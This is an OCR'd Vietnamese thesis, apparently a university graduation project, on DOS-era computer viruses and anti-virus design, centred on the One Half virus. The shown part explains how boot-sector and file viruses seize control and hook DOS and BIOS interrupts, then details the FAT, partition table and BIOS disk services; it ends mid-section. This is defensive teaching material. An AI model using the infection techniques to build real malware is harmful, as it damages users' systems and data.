

E BOOK
Collection
Công Nghệ Thông Tin
Âm nhạc, Hội họa
Giáo trình đại học
Khoa học, Kỹ thuật
Lịch sử, Văn hóa
Sách ẩm thực
Sách kinh tế
Sách ngoại ngữ
Sách phổ thông
Sách tâm lý
Sách Y học
Thơ ca
Truyện tiếu lâm
Truyện Việt Nam
Truyện nước ngoài
Văn học Việt Nam
Văn học nước ngoài
www.nhipsongcongnghe.net
NSCN
Cung cấp Ebook miễn phí tại
www.nhipsongcongnghe.net

LỜI NÓI ĐẦU

Virus tin học hiện nay đang là nỗi băn khoăn lo lắng của những người làm công tác tin học, là nỗi lo sợ của những người sử dụng khi máy tính của mình bị nhiễm virus. Khi máy tính của mình bị nhiễm virus, họ chỉ biết trông chờ vào các phần mềm diệt virus hiện có trên thị trường, trong trường hợp các phần mềm này không phát hiện hoặc không tiêu diệt được, họ bị lâm phải tình huống rất khó khăn, không biết phải làm như thế nào.

Vì lý do đó, có một cách nhìn nhận cơ bản về hệ thống, cơ chế và các nguyên tắc hoạt động của virus tin học là cần thiết. Trên cơ sở đó, có một cách nhìn đúng đắn về virus tin học trong việc phòng chống, kiểm tra, chữa trị cũng như cách phân tích, nghiên cứu một virus mới xuất hiện.

Đồ án này giải quyết các vấn đề vừa nêu ra ở trên. Nó được chia làm 4 chương:

Chương I. Đặt vấn đề.

Chương II. Tổng quan về virus và hệ thống.

Chương III. Khảo sát virus One Half.

Chương IV. Thiết kế chương trình chống virus.

Phần phụ lục cuối đồ án liệt kê toàn bộ chương trình nguồn của chương trình kiểm tra và khôi phục đối với virus One Half.

Trong quá trình xây dựng đồ án này, tôi đã nhận được nhiều sự giúp đỡ của các thầy cô giáo, bạn bè đồng nghiệp và gia đình. Tôi xin cảm ơn sự giúp đỡ nhiệt tình của thầy Nguyễn Thanh Tùng, là thầy giáo trực tiếp hướng dẫn đề tài tốt nghiệp của tôi, cảm ơn các thầy cô giáo trong Khoa Tin học, các thầy cô giáo và các cán bộ của Trung tâm bồi dưỡng cán bộ Trường Đại học Bách

khoa Hà nội đã tạo điều kiện giúp đỡ tôi hoàn thành đồ án này. Tôi cũng xin cảm ơn các bạn bè đồng nghiệp, người thân trong gia đình đã tạo điều kiện, động viên tôi trong quá trình làm đồ án.

Vì điều kiện về thời gian không nhiều, kinh nghiệm còn hạn chế, không tránh khỏi các thiếu sót. Tôi mong nhận được các ý kiến đóng góp của các thầy cô giáo và các đồng nghiệp để các chương trình sau này được tốt hơn.

Chương I.
ĐẶT VẤN ĐỀ

Mặc dù virus tin học đã xuất hiện từ khá lâu trên thế giới và trong nước ta, song đối với người sử dụng và cả những người làm công tác tin học, virus tin học vẫn là vấn đề nan giải, nhiều khi nó gây các tổn thất về mất mát dữ liệu trên đĩa, gây các sự cố trong quá trình vận hành máy. Sự nan giải này có nhiều lý do: Thứ nhất, các kiến thức về mức hệ thống khó hơn các kiến thức về lập trình trên các ngôn ngữ bậc cao và các chương trình ứng dụng, đặc biệt những thông tin cần thiết về hệ thống không được DOS chính thức công bố hoặc là các thông tin dành riêng (Reseved), điều này làm cho những người đề cập ở mức hệ thống không nhiều. Thứ hai, hầu như rất ít các tài liệu về virus tin học được phổ biến, có lẽ người ta nghĩ rằng nếu có các tài liệu đề cập tới virus một cách tỷ mỷ, hệ thống thì số người tò mò, nghịch ngợm viết virus sẽ còn tăng lên nữa! Thứ ba, số lượng các virus xuất hiện khá đông đảo, mỗi virus có một đặc thù riêng, một cách hoạt động riêng và một cách phá hoại riêng. Để tìm hiểu cặn kẽ về một virus không thể

một thời gian ngắn được, điều này làm nản lòng những người lập trình muốn tìm hiểu về virus.

Tuy đã xuất hiện khá nhiều những chương trình tiêu diệt virus và khôi phục lại đĩa, khôi phục lại các file bị nhiễm song trong những trường hợp cụ thể, đôi khi các phần mềm này cũng không giải quyết được vấn đề. Có nhiều lý do: Thứ nhất, mỗi chương trình chỉ tiêu diệt một số loại virus mà nó biết. Thứ hai, chúng ta đều biết rằng sau khi một virus nào đó xuất hiện, nó mới được nghiên cứu và mã nhận biết của nó mới được đưa vào danh mục, khi đó chương trình mới có khả năng tiêu diệt được. Điều đó có nghĩa là có thể có các loại virus xuất hiện trong máy tính của chúng ta mà các chương trình kiểm tra virus vẫn cứ thông báo "OK". Đặc biệt là các virus do những người lập trình trong nước viết, hầu hết không được cập nhật vào trong các chương trình kiểm tra và tiêu diệt virus như SCAN, F-PROT, UNVIRUS,...

Vì các lý do nêu trên, việc phòng chống virus vẫn là biện pháp tốt nhất để tránh việc virus xâm nhập vào trong hệ thống máy của mình. Trong trường hợp phát hiện có virus xâm nhập, ngoài việc sử dụng các chương trình diệt virus hiện đang có mặt trên thị trường, việc hiểu biết cơ chế, các đặc điểm phổ biến của virus là những kiến thức mà những người làm công tác tin học nên biết để có các xử lý phù hợp.

Nội dung của đồ án này đưa ra một số phân tích cơ bản đối với mảng kiến thức hệ thống, các nguyên tắc thiết kế, hoạt động của các loại virus nói chung, áp dụng trong phân tích virus One Half. Trên cơ sở đó, đề cập tới phương pháp phòng tránh, phát hiện và phân tích với một virus nào đó. Các kiến thức này cộng với các phần mềm diệt virus hiện có trên thị trường có tác dụng trong việc hạn chế sự lây lan, phá hoại của virus nói chung.

Chương II.
TỔNG QUAN

I. GIỚI THIỆU TỔNG QUÁT VỀ VIRUS TIN HỌC.

1. Virus tin học.

Thuật ngữ virus tin học dùng để chỉ một chương trình máy tính có thể tự sao chép chính nó lên nơi khác (đĩa hoặc file) mà người sử dụng không hay biết. Ngoài ra, một đặc điểm chung thường thấy trên các virus tin học là tính phá hoại, nó gây ra lỗi thi hành, thay đổi vị trí, mã hoá hoặc huỷ thông tin trên đĩa.

2. Ý tưởng và lịch sử.

Lý thuyết về một chương trình máy tính có thể tự nhân lên nhiều lần được đề cập tới từ rất sớm, trước khi chiếc máy tính điện tử đầu tiên ra đời. Lý thuyết này được đưa ra năm 1949 bởi Von Neumann, trong một bài báo nhan đề 'Lý thuyết và cơ cấu của các phần tử tự hành phức tạp' (Theory and Organization of Complicated Automata).

Sau khi máy tính điện tử ra đời, xuất hiện một trò chơi tên là 'Core War', do một số thảo chương viên của hãng AT&T's Bell phát triển. Trò chơi này là một cuộc đấu trí giữa hai đoạn mã của hai thảo chương viên, mỗi đoạn mã đều cố gắng tự nhân lên và tiêu diệt đoạn mã của đối phương. Đến 5/1984, Core War được mô tả trên báo chí và bán như một trò chơi máy tính.

Những virus tin học đầu tiên được tìm thấy trên máy PC vào khoảng 1986-1987. Các virus thường có một xuất phát điểm là các trường Đại học, nơi có các sinh viên giỏi, thích tự khẳng định mình!

3. Phân loại:

Thông thường, dựa vào đối tượng lây lan là file hay đĩa mà virus được chia thành hai nhóm chính:

- B-virus: Virus chỉ tấn công lên Master Boot hay Boot Sector.

- F-virus: Virus chỉ tấn công lên các file khả thi.

Mặc dù vậy, cách phân chia này cũng không hẳn là chính xác. Ngoại lệ vẫn có các virus vừa tấn công lên Master Boot (Boot Sector) vừa tấn công lên file khả thi.

Để có một cách nhìn tổng quan về virus, chúng ta xem chúng dành quyền điều khiển như thế nào.

a. B-virus.

Khi máy tính bắt đầu khởi động (Power on), các thanh ghi phân đoạn đều được đặt về 0FFFFh, còn mọi thanh ghi khác đều được đặt về 0. Như vậy, quyền điều khiển ban đầu được trao cho đoạn mã tại 0FFFFh: 0h, đoạn mã này thực ra chỉ là lệnh nhảy JMP FAR đến một đoạn chương trình trong ROM, đoạn chương trình này thực hiện quá trình POST (Power On Self Test - Tự kiểm tra khi khởi động).

Quá trình POST sẽ lần lượt kiểm tra các thanh ghi, kiểm tra bộ nhớ, khởi tạo các Chip điều khiển DMA, bộ điều khiển ngắt, bộ điều khiển đĩa... Sau đó nó sẽ dò tìm các Card thiết bị gắn thêm để trao quyền điều khiển cho chúng tự khởi tạo rồi lấy lại quyền điều khiển. Chú ý rằng đây là đoạn chương trình trong ROM (Read Only Memory) nên không thể sửa đổi, cũng như không thể chèn thêm một đoạn mã nào khác.

Sau quá trình POST, đoạn chương trình trong ROM tiến hành đọc Boot Sector trên đĩa A hoặc Master Boot trên đĩa cứng vào

RAM (Random Acess Memory) tại địa chỉ 0:7C00h và trao quyền điều khiển cho đoạn mã đó bằng lệnh JMP FAR 0:7C00h. Đây là chỗ mà B-virus lợi dụng để tấn công vào Boot Sector (Master Boot), nghĩa là nó sẽ thay Boot Sector (Master Boot) chuẩn bằng đoạn mã virus, vì thế quyền điều khiển được trao cho virus, nó sẽ tiến hành các hoạt động của mình trước, rồi sau đó mới tiến hành các thao tác như thông thường: Đọc Boot Sector (Master Boot) chuẩn mà nó cất giấu ở đâu đó vào 0:7C00h rồi trao quyền điều khiển cho đoạn mã chuẩn này, và người sử dụng có cảm giác rằng máy tính của mình vẫn hoạt động bình thường.

b. F-virus.

Khi DOS tổ chức thi hành File khả thi (bằng chức năng 4Bh của ngắt 21h), nó sẽ tổ chức lại vùng nhớ, tải File cần thi hành và trao quyền điều khiển cho File đó. F-virus lợi dụng điểm này bằng cách gắn đoạn mã của mình vào file đúng tại vị trí mà DOS trao quyền điều khiển cho File sau khi đã tải vào vùng nhớ. Sau khi F-virus tiến hành xong các hoạt động của mình, nó mới sắp xếp, bố trí trả lại quyền điều khiển cho File để cho File lại tiến hành hoạt động bình thường, và người sử dụng thì không thể biết được.

Trong các loại B-virus và F-virus, có một số loại sau khi dành được quyền điều khiển, sẽ tiến hành cài đặt một đoạn mã của mình trong vùng nhớ RAM như một chương trình thường trú (TSR), hoặc trong vùng nhớ nằm ngoài tầm kiểm soát của DOS, nhằm mục đích kiểm soát các ngắt quan trọng như ngắt 21h, ngắt 13h,... Mỗi khi các ngắt này được gọi, virus sẽ dành quyền điều khiển để tiến hành các hoạt động của mình trước khi trả lại các ngắt chuẩn của DOS.

Để có các cơ sở trong việc khảo sát virus, chúng ta cần có các phân tích để hiểu rõ về cấu trúc đĩa, các đoạn mã trong Boot

Sector (Master Boot) cũng như cách thức DOS tổ chức, quản lý cùng nhớ và tổ chức thi hành một File khả thi như thế nào.

II. ĐĨA - TỔ CHỨC THÔNG TIN TRÊN ĐĨA.

1. Cấu trúc vật lý.

Các loại đĩa (đĩa cứng và đĩa mềm) đều lưu trữ thông tin dựa trên nguyên tắc từ hoá: Đầu từ đọc-ghi sẽ từ hoá các phần tử cực nhỏ trên bề mặt đĩa. Dữ liệu trên đĩa được ghi theo nguyên tắc rời rạc (digital), nghĩa là sẽ mang giá trị 1 hoặc 0. Để có thể tổ chức thông tin trên đĩa, đĩa phải được địa chỉ hoá. Nguyên tắc địa chỉ hoá dựa trên các khái niệm sau đây:

a. Side:

Đó là mặt đĩa, đối với đĩa mềm có hai mặt đĩa, đối với đĩa cứng có thể có nhiều mặt đĩa. Để làm việc với mỗi mặt đĩa có một đầu từ tương ứng, vì thế đôi khi người ta còn gọi là Header. Side được đánh số lần lượt bắt đầu từ 0, chẳng hạn đối với đĩa mềm, mặt trên là mặt 0, mặt dưới là mặt 1, đối với đĩa cứng cũng tương tự như vậy sẽ được đánh số là 0,1,2,3...

b. Track:

Là các vòng tròn đồng tâm trên mặt đĩa, nơi tập trung các phần tử từ hoá trên bề mặt đĩa để lưu trữ thông tin. Các track đánh số từ bên ngoài vào trong, bắt đầu từ 0.

c. Cylinder:

Một bộ các track cùng thứ tự trên mọi mặt đĩa được tham chiếu đến như một phần tử duy nhất, đó là Cylinder. Số hiệu của Cylinder chính là số hiệu của các track trong Cylinder đó.

d. Sector:

Bộ điều khiển đĩa thường được thiết kế để có thể đọc và ghi mỗi lần chỉ từng phân đoạn của track, mỗi phân đoạn này gọi là một sector, dưới hệ điều hành DOS, dung lượng một sector là 512 byte. Các sector trên track được đánh địa chỉ, thông thường hiện nay người ta sử dụng phương pháp đánh số sector mềm, nghĩa là mã hoá địa chỉ của sector và gắn vào phần đầu của sector đó.

Ngoài khái niệm Sector, DOS còn đưa ra khái niệm Cluster, nhằm mục đích quản lý đĩa được tốt hơn. Cluster bao gồm tập hợp các Sector, là đơn vị mà DOS dùng để phân bổ khi lưu trữ các file trên đĩa. Tuỳ dung lượng đĩa mà số lượng Sector trên một Cluster có thể là 1, 2 (đối với đĩa mềm) hoặc 4, 8, 16 (đối với đĩa cứng).

2. Cấu trúc logic:

Đối với mọi loại đĩa, DOS đều tổ chức đĩa thành hai phần: Phần hệ thống và phần dữ liệu. Phần hệ thống bao gồm ba phần con: Boot Sector, bảng FAT (File Alocation Table) và Root Directory. Đối với đĩa cứng, DOS cho phép chia thành nhiều phần khác nhau, cho nên còn có một cấu trúc đặc biệt khác là Partition Table.

Sau đây chúng ta đề cập tới từng phần một:

a. Boot Sector.

Đối với đĩa mềm, Boot Sector chiếm trên Sector 1, Side 0, Cylinder 0. Đối với đĩa cứng, vị trí trên dành cho bảng Partition, còn Boot Sector chiếm sector đầu tiên trên các ổ đĩa logíc.

Khi khởi động máy, Boot Sector được đọc vào địa chỉ 0: 7C00h và được trao quyền điều khiển. Đoạn mã trong Boot Sector có các nhiệm vụ như sau:

- Thay lại bảng tham số đĩa mềm (ngắt 1Eh).

- Định vị và đọc Sector đầu tiên của Root vào địa chỉ 0:0500h

- Dò tìm, đọc các file hệ thống nếu có và trao quyền điều khiển cho chúng.

Ngoài ra, Boot Sector còn chứa một bảng tham số quan trọng đến cấu trúc đĩa, bảng tham số này bắt đầu tại offset 0Bh của Boot Sector, cụ thể cấu trúc này như sau:

Offset	Size	Nội dung	Giải thích
+0h	3	JMP xxxx	Lệnh nhảy đến đầu đoạn mã Boot.
+3h	8		Tên của hệ thống đã format đĩa.
Start of BPB----------(Bios Parameter Block)			
+0Bh	2	SectSiz	Số byte trong một Sector.
+0Dh	1	ClustSiz	Số Sector trong một Cluter.
+0Eh	2	ResSecs	Số lượng Sector dành riêng (trước FAT).
+10h	1	FatCnt	Số bảng FAT.
+11h	2	RootSiz	Số đầu vào tối đa cho Root (32 byte cho mỗi đầu vào).
+13h	2	TotSecs	Tổng số sector trên đĩa (hoặc Partition) trong trường hợp dung lượng < 32MB.
+15h	1	Media	Media descriptor đĩa (giống như byte đầu bảng FAT).
+16h	2	FatSize	Số lượng Sector cho mỗi bảng FAT.
End of BPB----------			
+18h	2	TrkSecs	Số lượng Sector trên một track.
+1Ah	2	HeadCnt	Số lượng đầu đọc ghi.
+1Ch	2	HidnSec	Số sector dấu mặt (được dùng trong cấu trúc Partition).
+1Eh			Đầu đoạn mã trong Boot Sector.

Trên đây là bảng tham số đĩa khi format đĩa bằng DOS các Version trước đây. Từ DOS Version 4.0 trở đi, có một sự mở rộng để có thể quản lý được các đĩa có dung lượng lớn hơn 32MB, sự mở rộng này bắt đầu từ offset +1Ch để giữ nguyên các cấu trúc trước đó. Phần mở rộng thêm có cấu trúc như sau:

Offset	Size	Nội dung	Giải thích
+1Ch	4	HidnSec	Số Sector dấu mặt (đã được điều chỉnh lên 32 bit).
+20h	4	TotSec	Tổng số Sector trên đĩa khi giá trị ở offset +13h bằng 0.
+24h	1	PhsDsk	Số đĩa vật lý (0: đĩa mềm, 80: đĩa cứng 1, 81: đĩa cứng 2).
+25h	1	Resever	dành riêng.
+26h	1		Ký hiệu nhận diện của DOS Version x.xx
+27h	4	Serial	Là số nhị phân 32 bit cho biết Serial Number.
+2Bh	B	Volume	Volume label
+36h	8		Loại bảng FAT 12 hay 16 bit. Thông tin này dành riêng của DOS.
+3Eh			Đầu đoạn mã chương trình.

Phần mã trong Boot Sector sẽ được phân tích một cách chi tiết trong phần sau này.

b. FAT (File Alocation Table).

Bảng FAT là vùng thông tin đặc biệt trong phần hệ thống, dùng để lưu trạng thái các Cluster trên đĩa, qua đó DOS có thể quản lý được sự phân bố File.

Cách tham chiếu đến một địa chỉ trên đĩa thông qua số hiệu Side, Cylinder, Sector là cách làm của ngắt 13h của BIOS và cũng

là cách làm của bộ điều khiển đĩa. Ngoài cách tham chiếu trên, DOS đưa ra một cách tham chiếu khác chỉ theo một thông số: đó là số hiệu Sector. Các Sector được đánh số bắt đầu từ 0 một cách tuần tự từ Sector 1, Track 0, Side 0 cho đến hết số Sector trên Track này, rồi chuyển sang Sector 1, Track 0, Side 1,... Tất cả các Sector của một Cylinder sẽ được đánh số tuần tự trước khi DOS chuyển sang Track kế tiếp. Cách đánh số này gọi là đánh số Sector logic, và được DOS sử dụng cho các tác vụ của mình.

Khái niệm Cluster chỉ dùng để phân bổ đĩa để lưu trữ File, cho nên chỉ bắt đầu đánh số Cluster từ những Sector đầu tiên của phần dữ liệu (phần ngay sau Root). Số hiệu đầu tiên để đánh số Cluster là 2, nhằm mục đích thống nhất trong cách quản lý thông tin trong bảng FAT.

Nội dung của FAT:

Mỗi Cluster trên đĩa được DOS quản lý bằng một entry, hai entry đầu tiên dùng để chứa thông tin nhận dạng đĩa, đó là lý do Cluster được đánh số bắt đầu từ 2. Entry 2 chứa thông tin của Cluster 1, Entry 3 chứa thông tin của Cluster 2,... Giá trị của entry trong bảng FAT có ý nghĩa như sau:

Giá trị	Ý nghĩa
0	Cluster còn trống, có thể phân bổ được
(0)002-(F)FEF	Cluster đang chứa dữ liệu cả một File nào đó, giá trị của nó là số Cluster kế tiếp trong Chain.
(F)FF0-(F)FF6	Dành riêng, không dùng
(F)FF7	Cluster hỏng

(F)FF8-(F)FFF	Là Cluster cuối cùng của Chain.

Đối với đĩa mềm và đĩa cứng có dung lượng nhỏ, DOS sử dụng bảng FAT-12, nghĩa là sử dụng 12 bit (1,5 byte) cho một entry. Đối với các đĩa cứng có dung lượng lớn, DOS sử dụng bảng FAT-16, nghĩa là sử dụng 2 byte cho một entry. Cách định vị trên hai bảng FAT này như sau:

- Đối với FAT-16: Vì mỗi entry chiếm 2 byte, nên vị trí của Cluster tiếp theo bằng giá trị của Cluster hiện thời nhân với 2.

- Đối với FAT-12: Vì mỗi entry chiếm 1,5 byte, nên vị trí của Cluster tiếp theo bằng giá trị của Cluster hiện thời nhân với 1,5. Giá trị cụ thể là 12 bit thấp nếu số thứ tự số Cluster là chẵn, ngược lại là 12 bit cao trong word tại vị trí của Cluster tiếp theo đó.

Đoạn chương trình sau đây minh họa cách định vị bảng FAT.

Vào: SI : Số Cluster đưa vào.

Biến FAT_type lưu loại bảng FAT, nếu bit 2 = 1 thì FAT là 16 bit.

Ra: DX : Số Cluster tiếp theo.

```
Locate_Cluster proc
        mov     ax,3
        test    FAT_type,4
        je      FAT_12
        inc     ax
FAT_12:
        mul     si
        shr     ax,1
        mov     bx,ax
        mov     dx,FAT_buff[bx]
        test    FAT_type,4
        jne     FAT_16
        mov     cl,4
        test    si,1
        je      Chan
        shr     dx,cl    ; Lẻ thì lấy 12 bit cao
Chan:
        and     dh,0F    ; Chẵn thì lấy 12 bit thấp
FAT_16:
        ret
Locate_Cluster endp
```

Một ví dụ về phần đầu của bảng FAT:

	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0f
	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	
0	F	F	F	F	0	0	0	0	0	0	0	0	F	F	0	0
0	8	F	F	F	3	0	4	0	5	0	6	0	F	F	8	0
1	0	0	0	0	0	0	F	F	F	F	B	0	F	F	F	F
0	9	0	A	0	B	0	F	F	F	F	9	2	F	F	F	F

Mỗi entry trong bảng FAT này chiếm 2 byte (FAT 16bit), 2 entry đầu tiên của bảng FAT này là giá trị nhận dạng đĩa (FFF8-FFFF), giá trị của Cluster 2 trỏ tới Cluster 3, giá trị của Cluster 3 lại trỏ tới Cluster 4, ... cho đến khi Cluster 6 có giá trị FFFF, nghĩa là kết thúc File.

c. Root Directory.

Root Directory còn được gọi là thư mục gốc, nằm ngay sau FAT. Nó có nhiệm vụ lưu giữ các thông tin thư mục của các File trên đĩa. Mỗi File được đặc trưng bởi entry (đầu vào) trong Root Director, mỗi entry chiếm 32 byte lưu giữ các thông tin sau đây:

Offset	Kích thước	Nội dung
+0h	8	Tên file được canh trái
+8h	3	Phần mở rộng được canh trái
+0Bh	1	Thuộc tính file
+0Ch	0Ah	Dành riêng
+16h	2	Thời gian tạo lập hay cập nhật lần cuối.
+18h	2	Ngày tháng tạo lập hay cập nhật lần cuối.
+1Ah	2	Số Cluster bắt đầu của file (trong FAT).
+1Ch	4	Kích thước file

Byte thuộc tính có ý nghĩa như sau:

7 6 5 4 3 2 1 0

=1: File chỉ đọc (Read Only)

=1: File ẩn (Hidden)

=1: File hệ thống (System)

=1: Volume Label

=1: Sub Directory

=1: File chưa được backup (thuộc tính archive)

Ký tự đầu tiên phần tên file có ý nghĩa như sau:

0	Entry còn trống, chưa dùng
. (dấu chấm)	Dấu hiệu dành riêng cho DOS, dùng trong cấu trúc thư mục con
0E5h	Ký tự sigma này thông báo cho DOS biết entry của file này đã bị xoá.
Một ký tự khác	Entry này đang lưu giữ thông tin về một file nào đó.

d. Partition Table.

Partition table còn được gọi là Master Boot, lưu trữ tại Side 0, Cylinder 0, Sector 1 trên đĩa cứng. Tại đây, ngoài bảng Partition (bảng phân chương), còn có một đoạn mã được trao quyền điều khiển sau quá trình POST tương tự như đối với Boot Sector trên đĩa mềm. Đoạn mã này nhằm xác định Partition nào là hoạt động để đọc Boot Sector của Partition đó vào 0:7C00 và trao quyền điều khiển cho đoạn mã của Boot Sector đó.

Partition Table bắt đầu tại offset 1BEh, mỗi Partition được đặc trưng bằng một entry 16 byte:

Offset	Size	Nội dung
+0	1	Cờ hiệu boot. 0= không active, 80h=active
+1	1	Số hiệu của Header bắt đầu
+2	2	Sec-Cyl: Số hiệu Sector-Cylinder bắt đầu của Partition
+4	1	Mã hệ thống: 0=unknown, 1=DOS FAT-12,4=DOS FAT-16,...
+5	1	Số hiệu của Header kết thúc
+6	2	Sec-Cyl: Số hiệu Sector-Cylinder kết thúc của Partition
+8	4	low-high: Số Sector bắt đầu tương đối
+0Ch	4	low-high: Tổng số Sector trên Partition
+10h		Đầu vào của một Partition khác, kết thúc bảng Partition phải là chữ ký của hệ điều hành: 0AA55h

3. Các tác vụ truy xuất đĩa.

a. Mức BIOS.

Các tác vụ truy xuất đĩa ở mức BIOS sử dụng cách tham chiếu địa chỉ trên đĩa theo Cylinder, Side và Sector. Các chức năng này được thực hiện thông qua ngắt 13h, với từng chức năng con trong thanh ghi AH. Các phục vụ căn bản nhất được mô tả như sau:

a1. Phục vụ 0: Reset đĩa:

Vào:

AH = 0

DL = Số hiệu đĩa vật lý (0-đĩa A, 1-đĩa B, ..., 80h-đĩa cứng 1, 81h-đĩacứng 2,...)

Ra:

Thanh ghi AH chứa trạng thái đĩa (xem phục vụ 1)

Chức năng này dùng để reset lại đĩa sau một tác vụ gặp lỗi. Phục vụ này không tác động lên đĩa, thay vào đó nó buộc các trình hỗ trợ đĩa của ROM-BIOS phải bắt đầu lại từ đầu trong lần truy cập đĩa kế tiếp bằng cách canh lại đầu đọc/ghi của ổ đĩa (định vị đầu đọc tại track 0).

a2. Phục vụ 1: Lấy trạng thái đĩa.

Phục vụ 1 trả về trạng thái đĩa trong 8 bit của thanh ghi AH. Trạng thái được duy trì sau mỗi thao tác đĩa (đọc, ghi, kiểm tra, format). Nhờ vậy các trình xử lý lỗi có thể làm việc hoàn toàn độc lập với các trình thao tác đĩa. Điều này rất có ích nếu chúng ta sử dụng DOS hay ngôn ngữ lập trình để điều khiển đĩa.

Vào:

AH = 1

DL = Số hiệu đĩa vật lý (0-đĩa A, 1-đĩa B, ..., 80h-đĩa cứng 1, 81h-đĩa cứng 2,...)

Ra:

AH chứa trạng thái đĩa.

Giá trị (hex)	Ý nghĩa
00	Thành công

01	Lệnh không hợp lệ
02	Không tìm thấy dấu địa chỉ trên đĩa
03	Ghi lên đĩa được bảo vệ chống ghi (M)
04	Không tìm thấy Sector
05	Tái lập không được (C)
06	Đĩa mềm đã lấy ra (M)
Giá trị (hex)	Ý nghĩa
07	Bảng tham số bị hỏng (C)
08	DMA chạy quá lô (M)
09	DMA ở ngoài phạm vi 64K
0A	Cờ Sector bị lỗi
10	CRC hay ECC lỗi
11	ECC đã điều chỉnh dữ liệu sai (C)
20	Lỗi do bộ điều khiển đĩa
40	Lỗi không tìm được track
80	Lỗi hết thời gian
AA	Ổ đĩa không sẵn sàng (C)
BB	Lỗi không xác định (C)
CC	Lỗi lúc ghi (C)
E0	Lỗi thanh ghi trạng thái (C)
FF	Thao tác dò thất bại (C)

Ghi chú: (C- Chỉ dùng cho đĩa cứng, M- Chỉ dùng cho đĩa mềm).

a3. Phục vụ 2: Đọc Sector đĩa.

Phục vụ 2 đọc một hay nhiều Sector của đĩa vào bộ nhớ. Nếu đọc nhiều Sector thì chúng phải nằm trên cùng track và cùng mặt đĩa, lý do vì ROM-BIOS không biết có bao nhiêu sector trên track nên không biết lúc nào cần đổi sang track khác hay mặt khác. Thông thường, phục vụ này được dùng để đọc các sector đơn lẻ hoặc toàn bộ các sector trên một track.

Thông tin điều khiển đặt trong các thanh ghi như sau:

Vào:

AH = 2

DL chứa số hiệu đĩa vật lý (0-đĩa A, 1-đĩa B, ..., 80h-đĩa cứng 1, 81h-đĩa cứng 2,...)

